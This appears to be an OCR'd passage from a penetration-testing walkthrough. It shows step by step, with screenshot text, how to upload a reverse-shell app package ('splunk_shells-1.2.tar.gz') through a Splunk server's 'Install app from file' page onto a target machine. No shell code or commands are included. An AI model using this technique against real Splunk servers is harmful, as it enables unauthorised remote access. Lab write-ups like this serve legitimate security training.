
The type of license group determines what sorts of licenses can be used in the pools on this license server. Learn more

○ Enterprise license

This license adds support for multi-user and distributed deployments, alerting, role-based security, single sign-on, delivery, and unlimited data volumes.

There are no valid Splunk *Enterprise licenses* installed. You will be prompted to install a license if you choose this

All splunk installed apps are listed as shown below. However we are here to install a new app (i.e our shell). Click on "Install app from file" as shown below.




Apps

Showing 1-18 of 18 items

Name	Folder name	Version	Update checking	Visible	Sharing
SplunkForwarder	SplunkForwarder		Yes	No	App | Pe
SplunkLightForwarder	SplunkLightForwarder		Yes	No	App | Pe
Log Event Alert Action	alert_logevent	7.2.5.1	Yes	No	App | Pe
Webhook Alert Action	alert_webhook	7.2.5.1	Yes	No	App | Pe
Apps Browser	appsbrowser	7.2.5.1	Yes	No	App | Pe

In the next window, browse to the location where we have downloaded the Splunk reverse shell and uploaded it as shown below (Note that it should be uploaded as s gzip archive as it is).



Upload app

Apps » Upload app

Upload an app


If you have a .spl or .tar.gz app file to install, you can upload it using this form.

You can replace an existing app via the Splunk CLI. Learn more.

File: splunk_shells-1.2.tar.gz

□ Upgrade app. Checking this will overwrite the app if it already exists.

I click on Upload button to finish the process of uploading it on the target machine.



